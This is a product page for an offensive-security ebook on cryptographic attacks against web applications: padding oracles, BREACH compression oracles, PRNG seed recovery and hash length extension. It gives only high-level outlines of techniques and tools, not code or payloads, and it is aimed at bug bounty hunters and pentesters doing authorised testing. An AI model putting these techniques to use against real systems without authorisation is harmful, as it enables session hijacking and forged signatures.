
AfterMathCrypto ExploitationStatistical AttacksPart 1 of 3
Not algorithm confusion. Not token forgery. Something deeper.
Padding oracles. Compression oracles. PRNG seed recovery. Hash length extension.
The server leaks math through its behavior. You iterate. The secret surrenders.
30-day money-back guarantee · PDF format · Instant download
AfterMath Crypto Exploitation
Cover — coming soon
58Pages
5Chapters
21CVEs Covered
4Attack Families
The Attack Paradigm
Broken Token used FFF (Find, Forge, Fire). AfterMath uses LIT.
FFF works when you manipulate known structure — a JWT header, an OAuth parameter.
Crypto attacks are different. The key is unknown. The format is opaque.
What leaks is behavior — and behavior is math.
LStep 01
Leak
Induce the target to emit a behavioral signal that reveals information about
secret cryptographic state. A timing delta. A Content-Length difference of
three bytes. A distinct HTTP status code. The oracle exists before you exploit it.
IStep 02
Iterate
Apply mathematics to the leaked signal repeatedly. XOR computation.
Interval narrowing. Frequency analysis. Seed reconstruction.
This is not brute force — it terminates in a bounded, predictable number of steps.
TStep 03
Take
The math converges. Every PoC in this book fires a request and shows a result.
Plaintext recovered. Session hijacked. Signature forged. Ciphertext accepted.
None end on a hex dump or a theoretical calculation.
Taste the Content
Real math. Real PoCs. No placeholders.
Every technique comes with a LIT-labeled PoC — Leak, Iterate, Take.
No theory without payload. Every command tested on Ubuntu 24.
From entropy collapse to timing deltas — every layer where cryptographic
implementations leak their secrets through observable behavior.
01
Original Detection Primitives
Oracle Classifier, Compression Oracle Probe, Signature Surface Probe — three original named tools that identify which oracle type the target exposes before running any extraction. No existing scanner packages these as standalone pre-flight checks.
02
PRNG Recovery — 4 Failure Classes
UUIDv1 MAC+timestamp enumeration, PHP MT19937 seed recovery from 2 outputs, timestamp-seeded token forge from HTTP Date header, Spring LCG state recovery from actuator. CVE-2026-40975, CVE-2024-45719, CVE-2025-22150, CVE-2026-41505.
03
BREACH — Nginx Silent Compression
The most common misconception in BB reports: "our app doesn't use compression." Nginx does — silently, at the proxy layer. Django behind Nginx is identifiable by three response headers. The oracle exists at the infrastructure level regardless of app config.
04
Padding Oracle — 3 Oracle Types
Error differential, length differential, and timing oracles require different Iterate strategies. The Oracle Classifier selects the correct strategy automatically. Covers ASP.NET POET, Node.js JWE (GHSA-58f5-hfqc-jgch), Tomcat EncryptInterceptor (CVE-2026-29146).
05
Hash MAC Forgery — One Request
Signature length identifies the hash family. Secret length enumeration (1–32 bytes) confirms raw hash vs HMAC in seconds. Parameter pollution delivers the forged payload. No oracle loop, no timing infrastructure. One tool invocation to forge.
06
Tooling: bash, curl, Python stdlib
No external crypto libraries required for Part 1. All PoCs run on Ubuntu 24 with standard tools plus two compiled utilities: hash_extender (Ch5) and php_mt_seed (Ch2). The appendix provides install commands and test one-liners for both.
Original Research
Named by this book*
Three detection primitives named, framed, and documented here for the first time.
No existing tool, scanner, or public resource packages these as standalone pre-flight checks.
Chapter 4 — Block Cipher Oracles
Oracle Classifier
Before committing to a full CBC decryption run, this primitive sends one
malformed ciphertext and probes all three oracle signal types simultaneously —
error differential, length differential, and timing — then routes automatically
to the correct Iterate strategy. Running a padding oracle attack against the
wrong signal type wastes hundreds of requests and returns garbage.
No existing tool performs this classification step before running.
→ selects correct attack path before extraction begins
Chapter 3 — Compression Oracles
Compression Oracle Probe
BREACH requires three simultaneous preconditions: HTTP-level compression active,
attacker-controlled input reflected in the compressed body, and a static secret
in the same response. Most hunters check these manually across three separate
requests. This primitive automates all three in a single pass — compression
header, canary reflection, and token stability — and reports oracle viability
with a single command before the extraction loop starts.
→ confirms BREACH oracle in one command, eliminates false starts
Chapter 5 — Hash Attacks
Signature Surface Probe
A 64-character hex signature could be SHA-256 HMAC or a raw SHA-256 hash —
identical length, completely different vulnerability profile. This primitive
fingerprints the construction behaviorally: it enumerates secret lengths 1–32
and fires forged requests via hash_extender until the server accepts one.
Acceptance is binary and unambiguous. No timing analysis, no oracle loop.
A raw hash MAC is confirmed or ruled out in under a minute.
→ distinguishes HMAC from raw hash MAC before forge attempt
* Original as of publication date — first named writeup or first standalone implementation for each primitive.
The AfterMath Series
Three volumes. One attack surface.
Statistical attacks are where most real-world cryptographic vulnerabilities live.
Algebraic attacks go deeper. Frontier attacks go further.
Same LIT paradigm. Escalating math.
Part 1 — Available Now
Statistical Attacks
// behavior is the oracle
Entropy collapse, compression oracles, CBC padding oracles, hash construction failures. Tools: bash, curl, Python. No algebraic solvers required.
ZK proof malleability, FHE timing side-channels, generalized lattice attacks. Some chapters may not have real BB targets yet. Forward-looking by design.
ZK failures
FHE oracles
Black-box cryptanalysis
Coppersmith
LWE misuse
// research in progress

Author
BRUTE LOGIC · @BRuteLogic
Rodolfo Assis
15+ Years1,461 ReportsKNOXSS CreatorBrute OneBSides Boston 2016DEF CON 25Ekoparty 2025Top 200 Influencer 20216 Ebooks65K+ Followers
Brazilian offensive security researcher with 15+ years breaking web applications.
Creator of KNOXSS — the most comprehensive automated XSS service, live since 2016 —
and X55.is, a universal XSS delivery domain. Founder of Brute One, an AI assistant
for bug bounty hunting with tool execution capabilities and proprietary offensive knowledge.
Author of: First Bounty, The Brute Art of Bypass, SSRF Mastery Series — Fundamentals,
the Broken Token Series, and now AfterMath: Crypto Exploitation.
Writing Security in Collapse, a cyberpunk doctrine for the Intelligence Age.
Building the King of Noobs recon suite on GitHub — reKover, unKover, disKover.
Spoke at BSides Boston 2016, DEF CON 25, and Ekoparty 2025.
Ranked #1 globally on Open Bug Bounty in 2015.
1,000+ vulnerabilities disclosed against Oracle, Apple, Microsoft, Samsung, Slack, Uber, LinkedIn.
Listed among 200 Global Cybersecurity Influencers by Check Point (2021).
Questions
FAQ
Who is this for?
Intermediate to advanced bug bounty hunters and pentesters who understand web security fundamentals and want to move into cryptographic attack territory. You should be comfortable reading curl commands and Python. You don't need a math degree — the Iterate step is explained from first principles in every chapter.
How is this different from the Broken Token series?
Broken Token attacks the protocol layer — JWT headers, OAuth parameters, SAML assertions — using the FFF paradigm. AfterMath attacks the cryptographic layer beneath the protocol — the PRNG that generated the token, the cipher mode that encrypted it, the hash function that signed it. These are different attack surfaces. The LIT paradigm replaces FFF because the attacker can't manipulate the format directly — they have to read it through the server's behavior.
Do the commands actually work?
Yes. Every command was tested on Ubuntu 24 before inclusion. No placeholder code. No theoretical payloads. Every Take step fires a real request against a real endpoint and shows a result.
What tools are required?
For Part 1: bash, curl, Python 3 stdlib, plus two compiled utilities — hash_extender for Chapter 5 and php_mt_seed for Chapter 2. Both are open source, install instructions and test commands are in the appendix. No external crypto libraries required.
Do I need to read the Broken Token series first?
No. Each series is independent. The Chapter 4 JWE timing primitive includes a crossover note explaining the relationship between JWE's CBC internals and Broken Token: JWT's algorithm confusion attacks, but Part 1 stands alone.
What frameworks are covered?
Spring Boot, ASP.NET Web Forms and Core, Node.js (Express, Next.js, jose npm), Django, PHP (mt_rand, mcrypt, WooCommerce payment plugins), Java (java.util.Random, Bouncy Castle), Go (Satori UUID). Per-framework vulnerability tables in every attack chapter.
Get the Book
THE MATH BENEATH THE PROTOCOL BREAKS TOO.
58 pages. 4 attack families. 21 CVEs. LIT-labeled PoCs.
Every technique tested. No placeholders.